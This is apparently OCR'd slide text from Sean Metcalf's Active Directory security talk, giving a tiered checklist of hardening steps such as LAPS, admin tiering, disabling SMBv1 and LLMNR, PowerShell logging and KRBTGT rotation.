- Randomize computer local Administrator account passwords. (Microsoft LAPS)
- Minimize groups (& users) with DC admin/logon rights.
- Separate user & admin accounts.
- No user accounts in admin groups.
- Admin accounts = “sensitive & cannot be delegated”.
- All AD Admin accounts added to “Protected Users” group.
- Long, complex (>25 characters) passwords for SAs.
- Set GPO to prevent local accounts from connecting over network to computers.

Securing AD: Level 2

- Service Accounts (SAs):
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
  - Ensure passwords are >25 characters.
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1.
- Disable all SMBv1.
- Separate Admin workstations for administrators (locked-down & no internet).
- No Domain Admin service accounts on non-DCs.
- Limit management protocol access on DCs to admin subnets.
  - RDP, WMI, WinRM, etc

Securing AD: Level 3

- Complete separation of administration
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or admin server).
- Time-based, temporary group membership.
- Restrict workstation to workstation communication with host firewalls
  - AD clients don't need special rules, default block All inbound works.
- Implement network segmentation.


Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers.
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs).
- Admin workstations & servers:
  - Control & limit access to admin workstations & servers.
  - Remove NetBIOS over TCP/IP
  - Disable LLMNR.
  - Disable WPAD.

Additional Mitigations

- Enable NTLM Auditing on DCs.
- Enable SMB Auditing on DCs & file servers.
- Enable PowerShell logging everywhere & send to SIEM.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Use PingCastle (https://pingcastle.com/) and Bloodhound (https://github.com/BloodHoundAD) to help identify problematic AD configurations.

Conclusion



- Fix the easy stuff. Work on getting the others resolved.
- Default Authenticated Users rights enable all AD forest (& users across trusts!) read/recon access.
- This can be changed (test first!)
- Audit/block recon for all, enable for allowed/approved uses.
- Encrypt DC storage on all DCs.
- Enhance AD monitoring throughout.
- Monitor DC reboots/AD service restarts.

Slides: Presentations.ADSecurity.org

Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org

TRIMARC